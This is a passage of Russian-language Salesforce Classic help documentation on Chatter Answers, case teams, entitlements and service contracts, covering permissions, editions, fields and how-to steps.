Вопрос, опубликованный в сообществе ответов и помеченный как **«Личный»**, чтобы быть доступным только агентам службы поддержки.

**Ответ**

Ответ на вопрос в сообществе ответов. Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего с целью его решения и закрытия.

**Темы**

Боковая панель, содержащая категории данных, позволяющие клиентам просматривать вопросы и ответы. Например, при наличии зоны для продуктов группы аппаратного обеспечения можно создать следующие темы: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры».

**Голос, ответ**

Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.

**Зоны**

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

СМ. ТАКЖЕ:

[Использование вкладки «Вопрос и ответ» компонента Chatter Answers](#)

## Использование Chatter Answers

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для просмотра вопросов:  | «Чтение» для вопросов                                   |
| Для добавления вопросов и ответов:                                   | «Создание» для вопросов                                 |
| Для просмотра обращений:   | «Чтение» для обращений                                  |
| Для изменения обращений:   | «Редактирование» для обращений                          |
| Для управления пользователями Chatter Answers (клиентского портала): | «Редактирование пользователей портала самообслуживания» |
| Для добавления личного вопроса:                                      | «Чтение» для организаций                                |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic


Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

Chatter Answers предоставляет доступ к вопросам и обращениям, созданным клиентами в зоне. Вопрос, опубликованный клиентом в зоне, доступен для добавления ответов. Вопросы преобразуются в обращения после назначения им статуса «Личный» или по истечении времени, заданного администратором.

Ниже перечислены действия, доступные в Chatter Answers.

- [Добавление ответов на вопросы, преобразованные в обращения.](#)
- Создание настраиваемых представлений для обращений, преобразованных из вопросов путем фильтрации по полю «Происхождение обращения».
- Загрузка фотографии в профиль, чтобы клиенты могли знать как вы выглядите.
- [Работа с пользователями Chatter Answers, являющимися пользователями клиентского портала.](#)
- Назначение лицензии «Пользователь Chatter Answers» пользователям портала, не прошедшим самостоятельную регистрацию, с целью предоставления им доступа к сообществу.
- Использование вкладки «Вопрос и ответ» для модерирования вопросов и...
  - просмотра списка вопросов;
  - добавления ответов на вопросы;
  - расширения вопроса до обращения;
  - удаления вопросов или ответов;
  - выбора лучших ответов на вопросы;
  - добавления ценных ответов в качестве статей Salesforce Knowledge.

 **Прим.:** Рекомендуем назначить агента службы поддержки для просмотра общедоступных вопросов на вкладке «Вопрос и ответ». Агенты не могут выбирать ссылку **«Пометить»** напротив вопросов или ответов со статусом «Спам», «Ужасно» или «Недопустимо», однако при наличии полномочия «Удаление» для вопросов они могут редактировать и удалять вопросы или ответы, опубликованные в зонах, посредством вкладки «Вопрос и ответ».

 **Совет:** Чтобы быстро обслуживать большое количество вопросов, рекомендуем агентам службы поддержки использовать фиксированные списки на консоли Salesforce (вкладка «Вопрос и ответ» должна быть добавлена на вкладку консоли «Навигация»).

СМ. ТАКЖЕ:

[Использование вкладки «Вопрос и ответ» компонента Chatter Answers](#)

[Терминология Chatter Answers](#)

Начальная страница вопросов


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|                                      |                               |
|--------------------------------------|-------------------------------|
| Для просмотра вкладки «Вопросы»:     | «Чтение» для вопросов         |
| Для добавления вопросов и ответов:   | «Создание» для вопросов       |
| Для удаления вопросов и ответов:     | «Удаление» для вопросов       |
| Для расширения вопроса до обращения: | «Создание» для обращений      |
| Для редактирования вопросов:         | «Редактирование» для вопросов |




#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Вкладка «Вопросы» позволяет просматривать, искать, фильтровать, модерировать и создавать вопросы в списках.

- Чтобы найти нужный вопрос, введите не менее двух символов из названия вопроса в поле «Поиск по всем вопросам». По мере ввода отображаются вопросы, соответствующие заданному критерию поиска.
- Выберите predetermined списковые представления в раскрывающемся списке «Просмотр». Ниже перечислены некоторые predetermined списки, поддерживающие фильтрацию вопросов.
  - Вопросы с лучшими ответами
  - Вопросы без лучших ответов
- Чтобы создать собственные настраиваемые списковые представления, щелкните ссылку **«Создать новое представление»**. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы создать вопрос, щелкните «Создать вопрос» на странице спискового представления «Вопросы» или нажмите кнопку «Создать» в списке «Недавние вопросы» на странице общих сведений «Вопросы».
- Чтобы обновить список, нажмите кнопку .
- Выберите нужный вопрос из списка и выполните одно из указанных ниже действий.
  - Чтобы ответить клиентам, введите текст ответа или комментария и щелкните **«Ответить клиенту и зоне»**.
  - Нажмите кнопку  и выберите значение:
    - **«Удалить»** для удаления вопроса из сообщества.
    - **«Расширить до обращения»** для создания обращения на основе вопроса.
    - **«Правка»** для редактирования полей текущего вопроса.
  - Нажмите кнопку  в одном из ответов и выберите значение:
    - **«Удалить»** для удаления ответа из сообщества.
    - **«Преобразовать в статью»** для добавления ответа в базу знаний в качестве черновой статьи (доступно только после настройки администратором).
    - **«Правка»** для редактирования полей текущего ответа.
  - Если вопрос является личным, то есть доступен только агентам службы поддержки, то при выборе ссылки на обращение автоматически отображается обращение, связанное с вопросом.

 **Прим.:** Вкладка «Вопросы» предназначена для функции Chatter Answers, но также позволяет просматривать вопросы для функции «Ответы».

СМ. ТАКЖЕ:

[Начальная страница вопросов](#)

## Поиск вопросов и ответов на вкладке «Вопрос и ответ» компонента Chatter Answers

Поиск по вкладке «Вопрос и ответ» компонента Chatter Answers позволяет находить вопросы и ответы, лучшие ответы и статьи Salesforce Knowledge, которые могут ускорить поиск ответов. Благодаря поиску по вкладке «Вопрос и ответ», количество повторяющихся вопросов может быть сокращено.


1. Введите нужный вопрос в поле поиска на вкладке «Вопрос и ответ».
2. Чтобы просмотреть совпадающие вопросы и статьи, доступные в зоне, щелкните значок лупы.  
Кроме того, результаты могут содержать статьи Salesforce Knowledge (при их наличии).

Ниже перечислены доступные критерии фильтрации найденных вопросов на вкладке «Вопрос и ответ» компонента Chatter Answers.

- **«Все вопросы»:** отображение всех вопросов, доступных в зоне, а также статей Salesforce Knowledge (при их наличии).
- **«Неответченные вопросы»:** отображение всех вопросов, которые не содержат ответов.
- **«Нерешенные вопросы»:** отображение всех вопросов, которые не содержат лучшего ответа.
- **«Решенные вопросы»:** отображение всех вопросов, содержащих лучший ответ, а также статей Salesforce Knowledge (при их наличии).
- **«Мои вопросы»:** отображение всех заданных и отслеживаемых вопросов.

Ниже перечислены доступные критерии сортировки отображаемых результатов.

- **«Дата публикации»:** вопросы, заданные последними, отображаются первыми.
- **«Недавние действия»:** вопросы, содержащие последние ответы и комментарии, отображаются первыми.
- **«Популярные»:** вопросы, получившие наибольшее количество предпочтений, положительных голосов и отслеживающих, отображаются первыми.

 **Прим.:** Поле поиска в верхнем колонтитуле позволяет охватить большее количество объектов, чем поле поиска на вкладке «Вопрос и ответ». Глобальные поиски, выполняемые внутренними пользователями, возвращают все вопросы, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают вопросы, доступные внутри сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:

- «Чтение» для вопросов

## Выбор лучшего ответа на вопрос

После публикации вопроса рекомендуем просматривать ответы, предложенные другими участниками сообщества. Один из ответов может быть выбран в качестве лучшего.

Лучший ответ отображается прямо под вопросом, поэтому участники сообщества могут легко определить ответ, считающийся самым полезным.

Лучший ответ может быть выбран только администратором Salesforce или автором соответствующего вопроса.

Чтобы выбрать лучший ответ, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса на вкладке «Вопрос и ответ».
2. Выберите лучший ответ и щелкните ссылку «**Выбрать как "Лучший ответ"**».

Чтобы определить лучший ответ, обратите внимание на количество голосов («Нравится» и «Не нравится») для каждого ответа. Возможно, ответ с наибольшим количеством положительных голосов является самым полезным. Если вопрос содержит слишком много ответов, выберите критерий сортировки «**Наибольшее количество голосов**». В этом случае ответы с наибольшим количеством положительных и отрицательных голосов отображаются вверху списка.

Ниже перечислены действия, доступные после выбора лучшего ответа.


- Вопросу присваивается статус «Решение найдено». Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- В случае публикации более ценного ответа, просто выберите новый ответ в качестве лучшего.
- При необходимости удалите статус лучшего ответа. Удаление данного статуса инициирует преобразование лучшего ответа в обычный ответ.

## Отправка ответов на электронные уведомления Chatter Answers

При получении электронного уведомления пользователь может опубликовать свой ответ сообществу путем ответа на полученное сообщение эл. почты.

При получении электронного уведомления, связанного с вопросом, пользователь может отправить свой ответ прямо из входящего сообщения эл. почты; данный ответ отображается в качестве ответа на вкладке «Вопрос и ответ». Ниже перечислены события, поддерживающие отправку электронных уведомлений.

- Другой пользователь отвечает на заданный или отслеживаемый вопрос.
- Служба поддержки или модератор выбирает лучший ответ на заданный или отслеживаемый вопрос.

 **Прим.:** Отправка ответов на электронные уведомления доступна только после включения администратором электронных ответов на странице «Параметры Chatter Answers».

Ниже перечислены рекомендации по отправке электронных ответов.

- Для отправки ответов следует использовать адрес эл. почты, указанный в профиле. При использовании адресов-псевдонимов или функции переадресации эл. почты, благодаря чему ответы отправляются с другого адреса, ответы не подлежат обработке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вопросов:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

- Если ответ содержит электронную подпись пользователя, то данная подпись рассматривается системой как часть комментария. Стандартные подписи, добавляемые при использовании мобильных устройств (например, Sent from my iPhone), автоматически удаляются из всех ответов. Прежде чем отправить ответ, удалите настраиваемые подписи и любой другой текст, который не должен быть опубликован в сообщество.
- Вложения, добавленные в ответы, пропускаются.
- Сообщения, содержащие обогащенный текст или другие типы разметки, отображаются в основном тексте электронного уведомления в виде обычного текста.
- Автоматические сообщения (например, сообщения об отсутствии на рабочем месте) пропускаются системой.
- Прежде чем отправить ответ, проверьте адрес эл. почты, отображаемый в поле сообщения эл. почты «Кому». Действительные адреса содержат маркеры или длинные символьные строки — до и после символа @ (например, w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com). Некоторые почтовые приложения могут автоматически использовать адрес, указанный в поле «От» исходного сообщения эл. почты (например, ReplyToQ&A@<компания>.com). Данный адрес не предназначается для получения ответов. Данный укороченный адрес, отображаемый в поле «Кому» электронного ответа, должен быть заменен действительным адресом для ответов. Например, при использовании приложения IBM® Lotus Notes® выполните указанные ниже действия.
  1. Откройте исходное сообщение эл. почты.
  2. Последовательно выберите пункты **View > Show > Page Source** («Просмотр» — «Показать» — «HTML-код»).
  3. Скопируйте похожий адрес эл. почты в разделе ReplyToQ&A:  
w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com.
  4. Вставьте адрес для ответов в поле «Кому» электронного ответа.

## Разрешение запросов клиентов с участием третьих лиц

### Поля групп, работающих с обращениями

Работающие с обращениями группы имеют поля, перечисленные ниже в алфавитном порядке. Доступность полей определяется настройками Salesforce.

| Поле               | Описание   |
|--------------------|--|
| Доступ к обращению | Уровни доступа участника рабочей группы к обращению: «Только для чтения», «Для чтения и записи» или «Личный». Уровень доступа должен превышать стандартный уровень общего доступа организации. |
| Имя участника      | Имя пользователя в работающей с обращениями группе.  |
| Роль участника     | Роль участника группы в обращении, например агент службы поддержки или менеджер по обращениям.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                           | Описание  |
|--------------------------------|---|
| Доступно на клиентском портале | Определяет наличие участника группы, работающей с обращениями, на клиентском портале. |

СМ. ТАКЖЕ:

[Группы, работающие с обращениями](#)

## Создание и проверка соглашений об обслуживании

### Права

#### Права

Права — это элементы поддержки пользователей в системе Salesforce (например, «поддержка по телефону» или «интерактивная поддержка»). Как правило, эти элементы используются для представления терминов в соглашениях об обслуживании. Права позволяют определить наличие у клиента привилегии на поддержку с целью последующего создания обращения.

Права можно связывать с организациями, активами и сервисными контрактами. Например, право на поддержку по телефону можно добавить к организации. Если контакт из организации звонит в отдел обслуживания клиентов, агенты службы поддержки могут быстро проверить, имеет ли он право на поддержку по телефону.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Права можно использовать отдельно или как часть *процессов права*. Процесс права — это временная шкала, содержащая все этапы, которые должны выполнить агенты для принятия решения по обращению. Чтобы представить в системе Salesforce соглашения об обслуживании более сложного уровня (например, с функциями продления процессов и рядом уровней обслуживания), используются элементы *сервисные контракты* и *элементы строки контракта*.

Просмотр и управление правами в системе Salesforce выполняется на вкладке «Права». Также, в зависимости от настройки прав, можно использовать связанный список «Права» для организаций, контактов, активов и сервисных контрактов.

СМ. ТАКЖЕ:

[Рекомендации по работе с правами](#)

[Права: термины, которые следует знать](#)

## Рекомендации по работе с правами

Права в системе Salesforce определяют наличие у клиента права на поддержку. В данном разделе представлена информация о выполнении общих действий по правам.

### Просмотр прав

Пользователь может просматривать права на вкладке «Права» или в следующих связанных списках «Права»:

- Организации
- Активы
- Контакты
- Сервисные контракты

Чтобы просмотреть права, связанные с конкретной организацией, контактом, активом или сервисным контрактом, перейдите к связанному списку «Права» для записи.



**Совет:** Если консоль поддерживает добавление прав, откройте вкладку «Консоль» для просмотра и редактирования прав и связанных записей на одном экране.

### Создание прав

Пользователь может создавать и редактировать права на вкладке «Права» или в связанном списке «Права» для организаций, активов или сервисных контрактов.

Возможно, в компании существует собственный процесс связывания прав и клиентов в системе Salesforce. Простейший метод состоит в создании права для организации клиента посредством связанного списка «Права» и использовании права для каждого контакта по организации. Учтите, что при создании контакта для организации для контакта не выполняется автоматическое наследование права для организации. Администратор может настроить автоматический процесс, создающий право для новых контактов по организации.



**Прим.:**

- Пользователь может добавлять существующие права к контактам или продуктам, но не может создавать новые права на основании записи контакта или продукта.
- Чтобы создать право на основе текущего, нажмите кнопку **«Клонировать»**.

### Удаление прав

Пользователь может удалять права на странице сведений о правах, в связанном списке «Права» или на вкладке «Права». Удаленное право перемещается в корзину. Кроме того, удаление права инициирует удаление всех связанных примечаний, вложений или действий. Восстановление права инициирует восстановление всех связанных элементов.



**Прим.:** Право с активным или закрытым обращением не может быть удалено.

### Общий доступ для прав

Общий доступ для прав не поддерживается. Для прав используется та же модель общего доступа, что и для организации, с которой они связаны.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:

- «Чтение» для прав

Для изменения прав:

- «Редактирование» для прав

Для создания или клонирования прав:

- «Создание» для прав

Для удаления прав:

- «Удаление» для прав



Связывание клиента с правом не означает предоставления общего доступа к праву для них. Чтобы клиенты могли просматривать свои права, права должны быть настроены во внешнем сообществе.

СМ. ТАКЖЕ:

[Проверка прав](#)

[Права: термины, которые следует знать](#)

[Поля прав](#)

## Проверка прав

Каждое право в Salesforce связано с конкретной организацией. Проверьте, соответствует ли клиент условиям, необходимым для предоставления услуг поддержки перед тем, как создать или обновить обращение.

| Что следует проверять   | Где следует это проверять                   | Этапы проверки   |
|---|---|--|
| Имеет ли право хотя бы один контакт в данной организации на получение услуг поддержки | Страница сведений об организации            | <ol style="list-style-type: none"> <li>1. Откройте страницу сведений об организации.</li> <li>2. Убедитесь, что связанный список «Права» содержит нужное право.</li> </ol>   |
| Имеет ли право конкретный контакт на поддержку на странице сведений контакта          | Страница сведений о контакте                | <ol style="list-style-type: none"> <li>1. Посмотрите контакт.</li> <li>2. Убедитесь, что связанный список «Права» содержит нужное право.</li> </ol>  |
| Распространяется ли поддержка на конкретные активы (приобретенные продукты)           | Страница сведений об активе                 | <ol style="list-style-type: none"> <li>1. Выберите нужный актив в связанном списке или списковом представлении активов на вкладке «Продукты».</li> <li>2. Щелкните имя нужного актива.</li> <li>3. Убедитесь, что связанный список «Права» содержит нужное право.</li> </ol> |
| Включает ли контракт на обслуживание конкретное право на получение услуги             | Страница сведений контракта на обслуживание | <ol style="list-style-type: none"> <li>1. Откройте вкладку «Сервисные контракты».</li> </ol>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:

- «Чтение» для прав

Для просмотра организаций, контактов, активов или сервисных контрактов:

- «Чтение» для объекта

| Что следует проверять | Где следует это проверять | Этапы проверки   |
|-----------------------|---------------------------|--|
|                       |                           | <ol style="list-style-type: none"> <li>Щелкните имя нужного сервисного контракта.</li> <li>Убедитесь, что связанный список «Права» содержит нужное право.</li> </ol> |

После проверки прав на получение услуги щелкните **Создать обращение** на странице сведений о праве, чтобы создать обращение, связанное с правом. В обращение автоматически включается нужное право, организация, контакт и сведения об активе. Можно также добавить право в существующее обращение при помощи поля поиска «Имя права» для обращения.

СМ. ТАКЖЕ:

[Рекомендации по работе с правами](#)

## Права: термины, которые следует знать

Ознакомьтесь с полезными терминами, связанными с функциями права в Salesforce.

### Право

Блок поддержки клиентов в Salesforce, например «поддержка по телефону» или «поддержка через Интернет». Он обычно используется для предоставления условий в гарантиях. Вы можете связывать права с организациями, активами, контактами и контрактами на обслуживание. Просмотр прав на вкладке «Права» или в связанном списке «Права» для организаций, активов, контактов и сервисных контрактов.

### Контакт права

Контакты, у которых есть право на получение услуг поддержки клиентов, например, зарегистрированный абонент. Связанный список «Контакты» для права показывает, какие контакты подходят для этого права. Вы можете удалять или добавлять контакты напрямую из связанного списка или путем добавления самой записи контакта.

Компания может запретить пользователю оказывать поддержку клиентам, отсутствующим в списке контактов права.



**Прим.:**

- Контакты в учетной записи не наследуют права организации автоматически. В зависимости от организации бизнес-процессов вам может потребоваться создать отдельное право для каждого контакта в организации. Вы можете также настроить триггер, который автоматически назначит право для контакта при его создании.
- Контакты права не имеют макетов страниц, макетов поиска, кнопок, ссылок и типов записей.
- Параметры доступности и общего доступа, применяемые к родительской организации, также распространяются на контакты. Связывание контакта с правом не инициирует предоставление общего доступа к записи права контакту или связанному пользователю сообщества.

### Шаблон права

Заданные шаблоны поддержки клиентов, которые можно быстро добавить к продуктам в Salesforce. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавлять права в продукты, приобретаемые клиентами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### Управление правами

Коллекция функций Salesforce, которые помогают предоставлять нужные уровни обслуживания вашим клиентам. Она содержит:

- Функция «Права», позволяющая агентам службы поддержки проверить наличие права на поддержку у клиента.
- *процессы права*, которые позволяют задать сроки, за которые необходимо выполнить все шаги, необходимые для закрытия обращений;
- Функция «Сервисные контракты», позволяющая представлять разные типы соглашений о поддержке клиентов (например, гарантии, подписки или соглашения об обслуживании). Сервисные контракты могут распространяться только на определенные продукты.
- Функция «Доступ сообщества к правам», позволяющая пользователям сообщества просматривать права и сервисные контракты, а также создавать обращения на их основе.
- Функция «Отчетность по управлению правами», позволяющая отслеживать использование прав в организации, а также соблюдение условий сервисных контрактов.

В зависимости от потребностей бизнеса вы можете решить, использовать все эти функции или только некоторые из них.

### Сервисный контракт

Соглашение о предоставлении клиентам поддержки, заключаемое между вами и вашими клиентами. Сервисные контракты в Salesforce могут представлять собой гарантии, подписки, соглашения об уровнях обслуживания и другие типы поддержки клиентов. Сервисные контракты можно просмотреть на вкладке «Сервисные контракты» или в связанном списке «Сервисные контракты» для организаций и контактов.

### Элемент строки контракта

Конкретные продукты, на которые распространяется действие сервисного контракта. Просмотр элементов строки контракта в связанном списке «Элементы строки контракта» для сервисных контрактов (не контракты!). Элементы строки контракта доступны пользователям только в том случае, если организация использует продукты.



**Прим.:** Элементы строки контракта не поддерживают создание расписаний, и у пользователей сообщества нет к ним доступа.

### Процесс права

Срок, который содержит все этапы (контрольные точки), которые необходимо завершить специалистам службы поддержки для разрешения обращения. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

Не всем правам нужны процессы. Например, простое право может заключаться в том, что клиент имеет право на техническую поддержку по телефону круглосуточно и без выходных. Если вам требуется добавить шаги, зависящие от времени или уровня обслуживания, в это определение — например, если вы хотите, чтобы супервизору отправлялось уведомление по эл. почте о том, что обращение заказчика не разрешается в течение двух часов, вам необходим процесс права.

### Контрольная точка

Необходимый шаг в ходе процесса права. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

### Действия контрольных точек

Действие бизнес-правила, зависящее от времени, которое выполняется для контрольной точки процесса права. Например, в контрольную точку можно добавить следующие действия:

- отправка уведомления некоторым пользователям за час до окончания срока действия первой контрольной точки;
- обновление некоторых полей для обращения через минуту после завершения первого отклика.

Есть три типа действий для контрольной точки:

- *Действия в случае успеха* запускаются при завершении контрольной точки
- *Действия предупреждений* запускаются, когда имеется угроза нарушения условий контрольной точки
- *Действия в случае нарушений* запускаются при нарушении условий контрольной точки

Вы можете настроить автоматизацию задач, уведомлений электронной почты, обновления полей и исходящие сообщения для каждого типа действий.

СМ. ТАКЖЕ:

[Права](#)

## Поля прав

Ниже перечислены поля, доступные для прав. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.




| Поле            | Описание   |
|-----------------|--|
| Имя организации | Организация, связанная с правом. Каждое право должно быть связано с организацией.  |
| Имя актива      | Актив, связанный с правом.<br><br>Продукты — это объекты, продаваемые компанией (например, корпус ноутбука). Активы — это определенные продукты, приобретенные клиентом (например, корпус ноутбука, приобретенный Андреем).  |
| Часы работы     | Часы, в течение которых доступна поддержка права.<br><br>Дополнительную информацию о часах работы по правам см. в разделе <a href="#">«Действие параметра «Часы работы» в управлении правами»</a> .  |
| По инциденту    | Данное поле позволяет ограничить количество обращений, доступных для одного права.<br><br>Данное поле используется, если соглашения об обслуживании с клиентами основано на количестве обращений (в отличие от количества дней или других критериев). В противном случае это поле не используется. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

| Поле                     | Описание   |
|--------------------------|--|
| Обращения по праву       | Общее количество обращений по одному праву.<br>Данное поле доступно только в том случае, если заполнено поле «По инциденту».   |
| Элемент строки контракта | Элемент строки контракта (продукт), связанного с правом.   |
| Дата окончания           | Последний день действия права.<br>Данное поле отображается пустым, кроме случаев настройки триггера Арех или быстрого действия для заполнения поля. Например, можно создать быстрое действие, которое устанавливает для поля «Дата окончания» значение 365 дней после «Даты начала».                                       |
| Имя права                | Имя права.<br>Рекомендуем использовать описательное имя (например, «Поддержка по телефону»). Описательное имя дает пользователям общее представление о правах при просмотре связанных списков организаций, контактов и активов.  |
| Сервисный контракт       | Сервисный контракт, связанный с правом.<br>Чтобы найти сервисный контракт с помощью диалогового окна поиска, задайте критерии в полях «Фильтровать по». Чтобы ограничить значения и результаты фильтрации, рекомендуем администраторам настроить фильтры поиска.   |
| Дата начала              | Первый день действия права.<br>Это поле остается пустым, если не установлен триггер Арех или быстрое действие для его заполнения. Например, создается быстрое действие, которое определяет «Дату начала», когда «Статус» изменяет значение на «Активный».  |
| Процесс права            | Процесс права, связанный с правом.<br>Процесс права — это временная шкала, содержащая все этапы (контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Каждый процесс использует логику для определения способа применения соответствующего уровня обслуживания клиентов. |
| Оставшиеся обращения     | Количество обращений по одному праву. Значение данного поля уменьшается на единицу при каждом создании обращения с правом.<br>Данное поле доступно только в том случае, если заполнено поле «По инциденту».  |

| Поле           | Описание   |
|----------------|--|
| Статус         | <p>Статус права.</p> <p>Статус определяется текущей системной датой организации и полями права «Дата начала» и «Дата окончания».</p> <p>Статусу присваивается значение...</p> <ul style="list-style-type: none"> <li>• «Активно», если системная дата находится в диапазоне: больше или равно «Дата начала» и меньше или равно «Дата окончания».</li> <li>• «Срок действия истек», если значение поля «Дата окончания» предшествует системной дате.</li> <li>• «Неактивно», если системная дата предшествует значению поля «Дата начала».</li> </ul> |
| Значок статуса | <p>Статус права отображается одним из указанных ниже значков.</p> <ul style="list-style-type: none"> <li>•  «Активно»</li> <li>•  «Срок действия истек»</li> <li>•  «Неактивно»</li> </ul>  |
| Тип            | <p>Тип права (например, веб-поддержка или поддержка по телефону).</p> <p>Значения данного поля могут быть настроены администратором.</p>   |

СМ. ТАКЖЕ:

[Права: термины, которые следует знать](#)

## Сервисные контракты

### Сервисные контракты

Сервисные контракты в Salesforce представляют собой соглашение о клиентской поддержке между вами и вашими клиентами. Их можно использовать для предоставления гарантий, подписок, соглашений об уровне обслуживания (SLA) и других видов поддержки клиентов.

Сервисные контракты являются новой возможностью предоставления прав. Их необходимо использовать в следующих случаях:

- Установка специальных уровней обслуживания для клиентов, например гарантий, подписок и соглашений об уровне обслуживания.
- Права клиентов подлежат продлению на уровне контракта. Другими словами, бизнес-процессы позволяют создавать права для клиента только при наличии активного сервисного контракта.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Просматривать сервисные контракты и управлять ими в Salesforce можно на вкладке «Сервисные контракты». В зависимости от заданных настроек сервисных контрактов пользователи могут использовать список «Сервисные контракты» в учетных записях и контактах.

СМ. ТАКЖЕ:

[Рекомендации по работе с сервисными контрактами](#)

[Поля сервисных контрактов](#)

[Настройка сервисных контрактов](#)


## Рекомендации по работе с сервисными контрактами

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Узнайте подробнее, как выполнять основные действия для сервисных контрактов.

### Просмотр сервисных контрактов

Просмотреть сервисные контракты можно на вкладке «Сервисные контракты» или в связанном списке учетных записей и контактов «Сервисные контракты». Чтобы просмотреть сведения о сервисном контракте, щелкните имя нужного сервисного контракта. Будут отображены связанные права, элементы строки контракта, журнал обновления полей и т.д.


Связанный список «Сервисные контракты» в учетной записи или контакте содержит все сервисные контракты, связанные с данным элементом.

 **Совет:** Если сервисные контракты были настроены в консоли, щелкните вкладку «Консоль», чтобы найти, просмотреть и изменить сервисные контракты и связанные записи из одного места.

### Создание сервисных контрактов

Создавать и редактировать сервисные контракты можно из следующих мест:

- Вкладка «Сервисные контракты»
- Связанный список учетных записей и контактов «Сервисные контракты»

 **Совет:** Чтобы быстро создать новый сервисный контракт на основе текущего, нажмите кнопку «Клонировать».

Рекомендуется создать ссылку на каждый сервисный контракт в учетной записи Salesforce. Затем можно создать права в сервисном контракте и назначить права для контактов, связанных с учетной записью.

### Удаление сервисных контрактов

Удалить сервисные контракты можно со страницы «Сведения о сервисном контракте» или из связанного списка «Сервисные контракты».

Удаленный сервисный контракт перемещается в корзину. Кроме того, удаление сервисного контракта инициирует удаление всех связанных примечаний, вложений, действий или элементов строки контракта. Восстановление сервисного контракта инициирует восстановление всех связанных элементов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сервисных контрактов:

- «Чтение» для сервисных контрактов

Для редактирования сервисных контрактов:


- «Редактирование» для сервисных контрактов

Для создания или клонирования сервисных контрактов:

- «Создание» для сервисных контрактов

Для удаления сервисных контрактов:

- «Удаление» для сервисных контрактов

